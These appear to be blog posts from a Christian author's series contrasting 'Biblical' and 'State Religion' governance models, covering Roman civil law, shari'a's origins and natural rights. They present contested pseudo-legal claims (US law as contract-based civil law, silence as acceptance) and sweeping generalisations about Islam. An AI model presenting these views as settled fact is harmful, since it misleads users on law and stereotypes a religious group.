- Free and genuine consent between parties,
- Full disclosure of all terms and conditions,
- An exchange of real value (consideration),
- Signatures of all parties, and
- Privity, meaning only the parties named in the agreement are part of it.

Roman Civil Law

This law is the child of the pagan State Religion governance model. As man is sovereign within this model, this law varies from that of the Biblical Principles model. A bit of history. With Rome's fall, its governance disappeared, replaced by Germanic tribal rule. The new kingdoms were generally small, limited in size by the European terrain. The new rulers needed the support of those they attempted to govern. While Rome's influence was gone, the Church remained. These new rulers relied on the Church; they often did not know the people or speak their language. The Church also held records, documents, and provided education.

Roman civil law's influence largely disappeared after the Empire's collapse. England came under Norman influence through William the Conqueror from 1066 – 1087. Additionally, a copy of Justinian's writings was discovered in about 1130. Both almost destroyed Common Law. In Blackstone's words, "And an accident, which soon after happened, had nearly completed its ruin. A copy of Justinian's pandects, being newly discovered at Amalfi, soon brought the civil law into vogue all over the west of Europe, where before it was quite laid aside and in a manner forgotten; though some traces of its authority remained in Italy and the eastern provinces of the empire."

Only two countries have used Biblical governance; Israel of the Bible and America. All others have followed the pagan model. England was different with its common law, which largely came from the island's Germanic invasion by the Angles, Saxons, and Jutes in the 5th century. Common law formed the basis for America's law at the country's founding.

<u>What Are Some of the Differences?</u>

Not all Roman civil law is bad. However, it often disregards God's natural law. Rome's government declared civil law through statutes, code, regulations, ordinances, etc. This type of law exists in America today; a lower form of law all based upon contracts. How we got there is a topic for another time. Just know America began with Common Law and transitioned over a period of time to Roman civil law.

Some differences from common law include;

- Trusts are constructed from statutes rather than common law—recorded (public) rather than unrecorded (private).
- Under civil law, rights become privileges, granted by the governing power. They are conditional rather than inherent, subject to licensing, registration, recording, regulations, certification, etc.
- Title is shared. The governing power is sovereign, owning all property as they take God's place—either by denying Him or standing in His stead. The governing power grants the right of beneficial use to persons; subject again to licensing, registration, and various rule and regulatory compliance. This forms the basis for property taxation, something America's founders rebelled against.
- Contracts form the basis of pagan governance, including the trusts, rights, and titles discussed previously. Legal fictions create contracts, such as corporations, persons, statutory trusts, associations, etc. Below are a few significant differences.
    - The common law requirements for contracts are not necessary.
    - There is no need for a meeting of the minds or disclosure. One party makes an offer, normally a public official in authority. Unless one rejects the offer, it is accepted. Silence presumes acceptance.
    - After acceptance, if a person later changes their mind, they break the contract and must defend their action. There is no longer an assumption of innocence and proving of guilt. One is guilty and must prove their innocence.

Shari'a

This next area explores shari'a compatibility with US law. As should be clear by now, Islam is more than simply a religion. It is politics, military, civics, ethics, culture, law, and religion – all in one package. Further, it is impossible to separate one aspect from another. Islam is all.

We'll look at shari'a from two perspectives. First its structural origin. Second, a look at its thought basis. We'll compare both aspects to some of our relevant founding principles. All presidents, before Barack Obama, viewed Islam as contrary to our society and way of life. One should ask themselves why this president was different. Has something changed within Islam to warrant this change in attitude, or is it a change occurring within us? You can go as far back as Thomas Jefferson and John Quincy Adams, who both made serious studies of Islam in connection with the Barbary Pirates in the early 1800's. Both these men professed Islam is contradictory to our founding principles, something they were both intimately involved in helping to shape.

A Brief History

Ignaz Goldziher marked Islam's development from several significant outside influences. He said, "The dogmatic development of Islam took place under the sign of Hellenistic thought; in its legal system the influence of Roman law is unmistakable; the organization of the Islamic state as it took shape during the ʻAbbasid caliphate shows the adaption of Persian political ideas; Islamic mysticism made use of Neoplatonic and Hindu habits of thought. In each of these areas Islam demonstrates its ability to absorb and assimilate foreign elements so thoroughly that their foreign character can be detected only by the exact analysis of critical research.

ʻWith this receptive character Islam was stamped at its birth. Its founder, Muhammad, did not proclaim new ideas. He did not enrich earlier conceptions of man's relation to the transcendental and infinite . . . The Arab Prophet's message was an eclectic composite of religious ideas and regulations. The ideas were suggested to him by contacts, which had stirred him deeply, with Jewish, Christian, and other elements, and they seemed to him suited to awaken an earnest religious mood among his fellow Arabs. The regulations too were derived by foreign sources; he recognized them as needed to institute life according to the will of God."


Goldziher recognized several influences relevant to shari'a development. These included: (1) the political ideas taking shape with the Abbasid caliphate, and (2) the incorporation of Hellenistic thought into Islam's development. Remember Blackstone's comment about Roman civil law remaining in the empire's eastern provinces—the Byzantine Empire. One source Islam absorbed in forming Shari'a. Further, both of these were incorporated into a specific culture which in many respects differs from our own—the Bedouin culture.

Shari'a Development

We'll start with Muhammad's death in 632. The first four caliphs came from Muhammad's inner circle and family. The third caliph, Uthman, selected the Medinan codex as the true Qur'an and ordered all others destroyed. The first four caliphs reigned a total of twenty nine years, before one of Muhammad's wives (Aisha) conspired with the Syrian Governor to overthrow the fourth caliph – Ali, one of Muhammad's nephews. The result was the Umayyad Dynasty which lasted until 749. The new dynasty was largely secular and its primary goal was the acquisition of land and wealth. They went as far west as present day Spain and southern France, and as far east as the Indus river in modern Pakistan.

The Umayyad were in turn overthrown and the Abbasid dynasty established in 750. The Abbasid were concerned with religion and the spreading of Islam. During the first one hundred and fifty or so years of the Abbasid's rule, the following events took place: (1) the development of the Systems of the 7 (with their variant readings) of the Qur'an, (2) the selection and compilation of the trustworthy hadith, (3) the writing of Muhammad's biographies (the sirat), (4) the development of


the Sunna, and (5) the development of the four Sunni and one Shia schools of jurisprudence. This development is shown in the timeline below.



Separation of Church and State

We'll pick up the above with a look at the relationship between each of these components. First, the Qur'an. As mentioned in another article, the Medinan codex contained unpointed text. As a result, there were literally thousands of variant readings of some Qur'an verses by the middle of the 8th century. Clerics applied reasoning and consensus in developing rules resulting in the System of the 7 and their variant readings—21 variants in all. The second source of Islam, the hadith, contained many fabrications by this time. Some clerics admitted on their deathbed that they had created some of the fabrications, but these were not necessarily viewed as bad if they were consistent with the meaning of Islam. These two sources, along with clerical reasoning and consensus, formed a new Islamic Sunna.

The Sunna forms the basis for Shri'a law. The traditions, actions, and sayings of Muhammad as revealed within the Qur'an and hadith form the Sunna. The hadith compilations by those, such as al-Burkhari, became the codification of the sunna used in interpreting the Qur'an. The sirat provided a sense of history as to when events occurred as related to the contents of the Qur'an and hadith. As noted in the timeline above, the development of the initial twenty one Qur'an variations, the writing of the sirat, and the creation of the schools of jurisprudence all occurred during the same period in time. Scholars generated the hadith compilations a short time later. By the middle of the tenth century, shari'a was fully developed and a final set of rules canonized, limiting the Qur'an variant readings—although nine more variants were later added by the Ottoman Empire. The relationship between each of these components is shown in the diagram below.



A Closed Loop

Those items in green are those which form Islam's basis. The items in yellow are its written sources before clerical application of reasoning and consensus, and the ones in blue are the cleric's interpretation applied to those sources. The black arrows indicate relationships relying on reasoning and/or consensus. The gray arrows indicates structures derived from the Sunna.

From the above diagram, it is clear that there is a direct relationship between the Qur'an and shari'a. The development of the meaning of the Qur'an, the Sunna, the hadith, and the sirat all lead to a closed system which only divine revelation can change. While we may have some disagreement within America as to the meaning of "the separation of Church and State", all agree this notion is one of our society's foundations, and discussed at length by our Founding Fathers. It is also consistent with the Biblical Principles model. Shari'a directly contradicts that notion and is incompatible with it, instead being a State Religion model variation. It is the very thing that our Founders strove to prevent as putting these powers together leads to the corruption of both—as they had seen firsthand in England.

Footnotes:

Blackstone, Sir William, p.42, *Commentaries on the Laws of England*, *Vol. I,* The Clarendon Press, Oxford, 1765.

Bouvier, John, p. 4, *Institutes of American Law*, *Vol. I*, Robert E. Peterson & Co., 1854.

Schaff, Philip, p.348, *History of the Christian Church, Vol. IV*, Christian Classics Ethereal Library, 1910.

For more information see, Wolf, Dan, pp. 4-30, *The Light & The Rod; Biblical Governance Corruption*, Living Rightly Publications, 2020.

Blackstone, Sir William, p. 11, *Commentaries on the Laws of England, Vol. I*, The Clarendon Press, Oxford, 1765.

See Wolf, Dan, *The Ottoman Empire, Part II*, Virginia Christian Alliance, **https://vachristian.org/the-ottoman-empire-part-ii/** , April 16, 2026.

Goldziher, Ignaz, pp. 4-5, *Introduction to Islamic Theology and Law*, Princeton University Press, 1981.

Wolf, Dan, *The Ottoman Empire, Part II*, Virginia Christian Alliance, **https://vachristian.org/the-ottoman-empire-part-ii/** , April 16, 2026.

Wolf, Dan, *The First Caliphs and the Umayyad Dynasty,* Virginia Christian Alliance, **https://vachristian.org/?s=umayyad** , March 30, 2026.

Wolf, Dan, *The Abbasid Dynasty—Part I, History*, Virginia Christian Alliance, **https://vachristian.org/the-abbasid-dynasty-part-i-history-2/** , April 1, 2026.

Wolf, Dan, *The Abbasid Dynasty—Part II, It's Religious Development*, **https://vachristian.org/the-abbasid-dynasty-part-ii-its-religious-development/** , April 8, 2026.

Rights and …

JUNE 2, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, NATURAL RIGHTS AND HUMAN RIGHTS, RIGHTS

Twenty-fifth in a series

A relationship exists between rights and law, so it's difficult to know where to start. Which comes first? Rights or laws? The answer is, it depends. We'll see the governance model one is under controls which comes first, and indeed, do rights or law even exist in the same way under both models.

This wasn't a topic in my earlier series on Islam. So I'll start with rights so we can put those into the framework for the Biblical Principles model, as America adopted that at its founding. This will serve as a baseline for discussing law, which we'll cover next time. We'll see the two primary governance models result in structures and relationships in these areas that are polar opposites once again.

A Few Definitions

Let's begin with a few definitions, so we all start from the same place in this discussion. We'll begin with defining; right, law, and privilege. All definitions coming from the 1820 Webster's Dictionary.

Right:

1. Conformity to the will of God, or to his law, the perfect standard of truth and justice.
2. Conformity to human laws, or to other human standard of truth, propriety, or justice.

Law: A rule, particularly an established or permanent rule, prescribed by the supreme power of a state to its subjects, for regulating their actions, particularly their social actions.

Privilege: Originally a private law, some public act that regarded an individual.

1. A particular and peculiar benefit or advantage enjoyed by a person, company, or society, beyond the common advantages of other citizens. Granted by law or held by custom, including exceptions.

Rights can come from either God or man. The first type we refer to as natural rights; the second we call today civil rights. God is sufficient in and of himself; He needs nothing else. However, man is insufficient as, unlike God, he is not infinite, he is less than God. Man's actions must therefore align with God's, and God is good. We'll see next time that law also comes from both God and man. Privileges, on the other hand, come from man; being the child of private law, derived by law itself or established by custom.

Why Do We Have Rights?

The following comes from *A Handbook of Natural Rights*.

"The short answer is we were each given free will, the freedom to make—and responsibility for making—our own choices. This freedom is God's gift to each one of us, and we cannot fulfill our purpose without it. Those rights coming from God have their basis in His morality and support us in fulfilling our purpose. The rights He's provided allow us to use our freedom in achieving our purpose, *if we choose to do good*.

'How this gift supports our purpose leads us into a discussion about grace and free will. St. Thomas Aquinas (Thomas) described grace using the example of the king's grace in his *Summa Theologicæ*. All three parts must be present and in the order given. First, the king loves one of his soldiers. Second, out of that love the king gives the soldier a gift, one given gratis (freely). Third, out of this gift love is reciprocated from the soldier back to the king. It all boils down to love, what the Greeks called *agape*. Unlike a human king, who loves some of his subjects and others not so much, God loves all of His creation—each and every one of us. Otherwise, He would not have created us in the first place."

Rights and Purpose

From *A Handbook of Natural Rights*, again.

“Our purpose is simply to become good. God made all of creation, and it was good. God made man in His image, an inward image, and it was very good. Man was created good. Evil is the absence of good, the result of man’s choices when he turns away from good—that is, God.

‘Accomplishing our purpose requires several things.

1. Holiness: Consecrate yourselves therefore, and be holy, for I am holy.
2. To Know and Do: Everyone who hears these words of Mine and acts on them.
3. Obedience: We are to exhibit the well-ordered obedience of faith to eternal law.
4. Worship: We are to worship God in faith, hope, and love.

‘This is not a complete list, but one highly relevant to the topic at hand. Grace is another of God’s gifts, and evidence of His mercy. According to Augustine, “Out of His fulness have we received, according to our humble measure, our particles of ability as it were for leading good lives —‘according as God hath dealt to every man his measure of faith’; because ‘every man hath his proper gift of God; one after this manner, and another after that.’ And this is grace.””

Our rights allow us to accomplish our purpose, if we so choose. Natural rights come in the areas of; being, actions, relationships, and things. Some say these rights are largely unwritten. But is that true? I would say no. While not explicit their principles come from the Bible, one need only to read and study to find them.

Natural Rights

Natural rights come from man’s nature, and the dominion over the things of the earth God gave to man. They are innate, as they are part of man. Man’s natural rights infer natural law. Natural rights come first because man’s creation came first. Before God gave man dominion, He first created man. Law concerns the creation, but the creation stands of its own accord as God’s action. William Blackstone was well known by America’s Founders. He said the following about natural rights.

“Those rights then which God and nature have established, and are therefore called natural rights, such as are life and liberty, need not the aid of human laws to be more effectually invested in every man than they are; neither do they receive any additional strength when declared by the municipal laws to be inviolable. On the contrary, no human legislature has power to abridge or destroy them, unless the owner shall himself commit some act that amounts to a forfeiture. Neither do divine or natural duties … receive any stronger sanction from being also declared to be duties by the law of the land.”

Rights in Biblical Principle Societies

Biblical society principles include the following;

1. Society recognizes who God is, His sovereignty and authority.
2. All human beings share a common kinship and nature.
3. Natural rights form society's foundation.
4. Natural rights lead to observing natural law.
5. Individual decision making orders Biblical based societies, leading to greater freedom.


The Biblical Principles model recognizes God's authority, man's dominion over the things of the earth granted by God, and man's common kinship and nature. Through that shared common nature and dominion comes man's sovereignty in his own being, created in the image and likeness of God. This status forms the basis for natural rights, and the individualistic nature of society's governed by the Biblical Principles model. In part, this is due to the nature of those rights, which is where we head next.

Negative and Positive Rights

One relevant aspect of all rights is whether they are negative or positive. Not in the sense of good or bad, but in terms of power or authority to act. We outline each below.

Negative Rights

We can diagram negative rights as follows. Some of their properties follow the diagram.




- They are generally the few things one is to refrain from doing in society.
- Because only a few things are withheld, man has relatively greater freedom to choose from the things allowed.
- They require a moral people to make good choices.
- Each right comes with a duty to exercise it properly.

Natural rights are generally negative in nature. Take the Ten Commandments as an example. Four concern God; six concern man. Eight tell us something we are not to do, such as; have no god but

God, no graven images, or take His name in vain. Do not lie, steal, murder, commit adultery, covet another's possessions. The rest is up to us. The one thing mentioned in this example we are to do is, honor God and our parents. Within this example eight of the rights are negative, and two are positive. At the heart of natural rights and law is avoiding evil. Do good.

Positive Rights



Positive rights generally;

- Proclaim something one must either do or refrain from doing.
- With such rights one has less freedom. Our choice boils down to compliance. A simple yes/no decision. There is therefore generally more coercion and less freedom with positive rights.
- Such rights only require an obedient people; one capable of following orders.
- There are generally a great many of these type of rights as every action can require a right (or law) supporting it.

These rights are generally created by man through codes, statutes, regulations, and such. There is generally more coercion within societies relying more on positive rights. In fact, one can generally not obey them all, as they often come into conflict. Several studies within the US on federal law violations report some surprising results. One study estimates a person on average violates over 1,500 federal laws each day. Not because they intend to break the law, but rather the laws themselves conflict with each other so one cannot obey them all without breaking some.

Natural Right Areas

I read the Bible looking for structures, principles, etc. concerning natural rights. I found over 700 verses, and likely missed some. I only used about three hundred in my book, as there is redundancy in many of those passages. However, at the time I had not yet read Blackstone's Commentaries on English law. Their structures dovetail nicely. The one area I overlooked was a type of relationship. What we would call contracts or covenants. This is generally a private relational agreement between two or more beings. However, the Biblical idea of covenant is so much greater than we imagine today.

I mentioned above each natural right comes with a moral duty. The list below contains both. A quick example using life. All life comes from God; it is therefore sacred. No one has the right to take life away from another, unless they have already deliberately taken another's life. Therefore, the command "Thou shalt not murder." It is by grace we were each given life. Therefore, one has a moral obligation to live the best life they can, thereby fulfilling our purpose. Rights and moral obligations. One follows from the other.

Being

- Creation – Created by God, we have the right not to have our life taken.
  - We have a corresponding duty to live well, fulfilling our purpose.
- Man's Nature – God created man to have a relationship with Him. God is love. No one has the right to prevent our loving God.
  - Loving God requires a relationship. We have a duty to build that relationship.

Actions

- Knowing: Having a relationship requires getting to know God. We know Him through His creation, His word, and knowing ourselves. No one has the right to prevent us from knowing Him.
  - Once we know God, we have a duty to obey His commands and instructions.
- Doing: God's gift of free will allows us to choose good things. No one has the right to deny us that choice.
  - We are sovereign co-heirs; equal in nature. We have the duty to respect others in our choices.
- Purpose Fulfillment: Knowing and doing lead us to fulfilling our purpose—and happiness. No one has the right to prevent us from choosing that path.
  - Like the King's gift mentioned earlier, we give gifts to others out of love. We have the duty of charity.

Relationships

- Family (Private): Man does not live forever. No one has the right to prevent us from procreating. To see man continues caring for God's creation.
  - Having a family comes with the duty of providing for their needs; physical, spiritual, and educational.
- Society/People (Public): Not only are we to love God, but our fellow man. This requires relationships as well. No one has the right to prevent us from communicating with others or assembling. I would add to this no one has the right to prevent us from freely contracting with one another.
  - All this comes with the duty of supporting the common good.

- Governance: The Biblical Principles model began when Jethro advised Moses in Deut. 1:13-7 and Exodus 18:19-26. Initially this governance came through judges with God as King. Later, the people rejected God's kingship in 1 Samuel 8. No one has the right to deny man justice.
    - Service to God and others is the basis of the Biblical Principles model. We have a duty to serve others.

Things

- Creation: With man's dominion, we have the right to keep the fruits of our labor. What we create is ours, just as what God created is His. Money is a store of value for what man creates. This applies to personal and real property, although we are not to permanently sell the land (see Lev. 25:23-4). At America's founding, the highest form of real property ownership were allodial title and land patents. More on this topic when discussing law.
    - God gave man dominion, beneficial use of the things of the earth. We have the duty to be good stewards of what God entrusted to us.

Now, it's time to move on to the State Religion model.

State Religion Societies

These societies are different. They rely heavily on positive rights; proclaimed through codes, statutes, regulations, ordinances, and such. This is because the government is sovereign, and not the people. Indeed, it is the view that governance creates the people within this model. Such governments may not recognize God, or may even create their own god(s). This is true of all the ancient civilizations we've studied in history.

These government-made rights are not innate; they are created by man. They are privileges, and these can change or end at any time in the future by new proclamations. So what are some of the differences between the two societies? In the first society, man is accountable only to God, his fellow man, and himself. He has the rights to work, travel, marry, have children, and provide for himself. In this second society type, those 'rights' come with government consent. Think of things like the following;

- Applications for jobs, loans, or getting married. This is making a request of a superior.
- Registration for things like property, children, music, writing, and professions. Informing the government regarding what you possess, either physically or intellectually.
- Licensing to drive, marry, or work in many professions. This is the government's approval of your choice.
- Certifications verifying that all the above have been done to provide as proof to others. This includes things like a Certificate of Title for the vehicle you 'own'.

America Today

Unfortunately, over the past 100 – 150 years, America has migrated slowly from the first governance model to the second one. A significant step in this process occurred in the 1938 Supreme Court's Erie Railroad v. Tompkins opinion, followed shortly thereafter by changing our entire legal system through issuing the Rules of Civil Procedure. But it is not too late to change. Indeed, I believe that process has been ongoing for the last nine years or so.

To wrap this section up, man's created nature and dominion over the things of the earth provide the basis for his natural rights That nature and dominion came first, with Biblical principles inferring natural law. Some claim it a weakness these laws are not explicitly written; I would submit that when something becomes written code, statutes, etc.—it ceases to be law. Instead, natural law derives from our heart and exhibited through our actions. Justice exists for Biblical principle violations.

The second model described within this section is the opposite. Human laws come first, creating privileges for those who are a given proclamation's subject. These represent group, or collective, rights. This forms the basis of civil law, which America has been under for almost ninety years. A diagram appears at the end of this article outlining some of the relationships and differences. Before we finish completely, it is time to discuss Islam.

Islam

Islamic society is a variation of the State Religion model. It is a collectivist society, meaning rights or privileges apply to groups rather than individuals. The idea expressed in earlier articles that some are more equal than others.

Within such societies, the primary purpose of governance is seeing Islam's requirements carried out, as contained within the Qur'an and hadith and embodied in Shari' a. We can do a quick test to see if these are rights or privileges as noted above.

Within the Biblical Principles model, it does not matter what group(s) you belong to—your rights remain the same as they are innate. You carry them with you because of who and what you are as part of God's creation. However, if a Muslim were to leave Islam, would they still retain the same rights they had while a Muslim? Or would they be different?

Within Islam, one who leaves Islam (an apostate) is to be killed, for turning their back to Allah and leaving true belief. That would indicate Islam contains privileges, which makes sense as Allah is the source of all. But compare that to Moses in Duet. 30:15-20. Moses says he's presented the people with the choice of life and blessings, or death and curses. If man turns away from God, his

nature does not change. Neither do his rights. However, man loses the benefit of what God provides, but man can correct that situation if he chooses returning to God again. All out of love.

-

-

Footnotes:

Webster, Noah, *American Dictionary of the English Language,* Foundation for American Christian Education, 2021 reprinting.

Wolf, Dan, *A Handbook of Natural Rights*, Living Rightly Publications, 2018. This work goes into more detail on rights in general and the Biblical basis for many of our natural rights.

Aquinas, St. Thomas, p. 109, *Summa Theologicæ*, Vol. 30, McGraw-Hill Publishing Co., 1970, Part 1a2ae, Question 110, Article 1.

Wolf, Dan, pp. 3-4, *A Handbook of Natural Rights*, Living Rightly Publications, 2018.

Genesis 1. All *Bible* citations come from the *New American Standard Bible*, unless otherwise noted.

Lev. 11:44.

Matt. 7:24-27.

Augustine, p. 935, *City of God*, *Nicene and Post-Nicene Fathers*, Vol. II, Wm. B. Eerdmans Publishing Co., 1970. Book XIX, Chapter 14. Future references to this work will include the book and chapter in the citation.


Augustine, p. 482, *The Enchiridion*, *Nicene and Post-Nicene Fathers*, Vol. III, Wm. B. Eerdmans Publishing Co., 1970. Chapter 3. Future references to this work will include the chapter number in the citation.

Augustine, p. 1248, *Treatise on Grace and Free Will*, *Nicene and Post-Nicene Fathers*, Vol. V, Wm. B. Eerdmans Publishing Co., 1970. Chapter 21. Further references to this work will include the chapter number in the citation.

Wolf, Dan, pp. 4-5, *A Handbook of Natural Rights*, Living Rightly Publications, 2018.

Blackstone, William, p. 33, *Commentaries on the Laws of England, Vol. 1*, 1765, Lonang Institute, 2003.

Rights and Law Relationships



Jurisdictions	Area
Canonical	Trusts
Common	Rights, Title
Admiralty	Commerce/Contracts

Governance Model Principles

MAY 28, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, BIBLICAL SOCIETY PRINCIPLES, CHRISTIANITY AND GOVERNANCE, IDEAS

Twenty fourth in a series

Last time we examined two primary governance models, some of their differences, and a few implications. We also reviewed one of the two variations present today; the variation related to Islamic governance. This time I list some of the foundational ideas underlying the societies using each model. We'll finish with listing some of each model's implications, focusing on the Biblical Principles model—the model America chose. The list won't cover everything, but sets the stage for discussing rights, law, freedom, and other related matters.

Foundational Ideas

Below are some foundational ideas from each primary governance model in the last article. The two variations mentioned both derive from the State Religion model. We'll see similar principles underlie the variations, as both also represent collectivist societies like the State Religion model.. We could just as easily call them principles. Each item has its reference(s). Afterward, we'll compare them. The models presented last time are incompatible as their underlying ideas cannot co-exist.

Biblical Model

- The good of the individual and their people are the proper object of Society. (1 Pet. 2:9)

    - There exists a common set of rights, and shared commitment to the common good.
- All are equal by natural (internal equality). We have a shared ancestry to Adam and Eve. (Gen. 1:26-8, Gal. 3:28)
- Leaders should come from the people, be elected by the people, in order to serve the people—and thereby serve God. (Deut. 1:13-9)
- Peace and harmony within society comes through people's alignment with God's will. (Isaiah 14 and 55, Jeremiah or any of the prophets, 1 Tim. 6:2-4, Rom. 8:26-8)
- War is proper only in defending oneself or another. (Ex. 20:13, Gen. 6:5-7)
- All are welcome to citizenship in this country. (Gal. 3:28)
- Aligning our will with God's transforms us, through the renewing of our mind. (Rom. 12:2)
- All belong to God through His act of creation. However, man has the free will to choose whether he aligns himself with God's will, or goes his own way. (Deut. 30:15-9)

State Governance

- The good of the state is supreme to the good of the people.
- All are not equal, but rather some are more equal than others.
    - Equality derived from some outward appearances; wealth, power, religion, family, position, etc.
- Within these societal classes, there must be at least one with the attributes needed to rule. Therefore, these should rule.
    - Rome, for example. Ruling classes such as the senators, equestrians, and patricians. Plebian classes had their own law, elections, etc., but did not participate in Rome's governance.
- Societal harmony is important, and the state should use persuasion and/or compulsion to create it.
- Some are meant to rule and others serve. For those who will not submit, war is proper.
- Citizenship is only for the elite, those freed from the drudgery of manual labor.
- Citizens molded to fit the state's needs.
    - State control of public education, media, music, literature, poetry, history, etc.
- Citizens do not belong to themselves, but to the state.
    - People are property without rights, only state granted privileges—a special class of slaves.

A Comparison

Putting these ideas side by side shows the stark contrast between them. *We can only choose one set or the other.*

State Religion Ideas	Biblical Ideas
Good of the State and not the individual is the proper subject of political thought	Good of both the individual and people are the proper subjects of society
All are not equal, rather some are more equal than others	All Man is equal by nature
Those most fit should rule	Leaders should come from the people, be elected by the people, to serve the people
Persuasion and compulsion to be used to bring harmony to citizens	Harmony occurs through alignment with God's will
Some are marked for subjection and for those who do not submit, war is proper	War is proper only in defending oneself or another
Citizenship is only for the elite, some are by nature free and others slaves	Citizenship is open to all
Citizens should be molded to suit the form of government under which they live	We are transformed by aligning our will with God's
Citizens do not belong to themselves, but to the State	All belong to God as created by Him, but Man has free will to make his own decisions

Some Implications

Heaven is Our Native Country

